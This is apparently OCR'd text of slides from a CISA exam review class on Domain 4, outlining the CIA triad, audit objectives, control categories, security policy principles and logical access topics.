CISA Review Class
Domain 4

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CIA

- CONFIDENTIALITY
- INTEGRITY
- AVAILABILITY

IETA

- IDENTIFY
- EVALUATE
- TEST
- ASSESS

CONTROL CATEGORIES

–Logical

–Physical

–Environmental

–Data validation, processing and balancing

–Business continuity planning and testing

GENERALIZE

- AUDIT OBJECTIVES: What to do:
  - IETA CIA
- Each Section Contains: How to do it
  - Understand the issues
  - Identify the exposures
  - Recognize the controls
  - Use proven audit techniques

LOGICAL ACCESS

Understand the issues


- Business Requirements
- Overview
- Policy
- Example
- Audit Approach

Business Requirements

- Integrity
- Confidentiality
- Availability

CIA

Overview



Strategy
Policy
Awareness
Implementation
Monitoring
Compliance
access controls

Security Policy


- Management Support & Commitment
  - *sine qua non (without which nothing)*
- Access Philosophy - *need to know*
- Access Authorization - *responsibility*
- Review of Access Authorization - *accountability*
- Security Awareness - *sine qua little*
- Role of the Security Administrator - *no conflicts*
- Security Committee - *strategy*

LOGICAL ACCESS p.191-92


Logical Access - overview




Logical Access - scope



Logical Access - details



Logical Access - control points

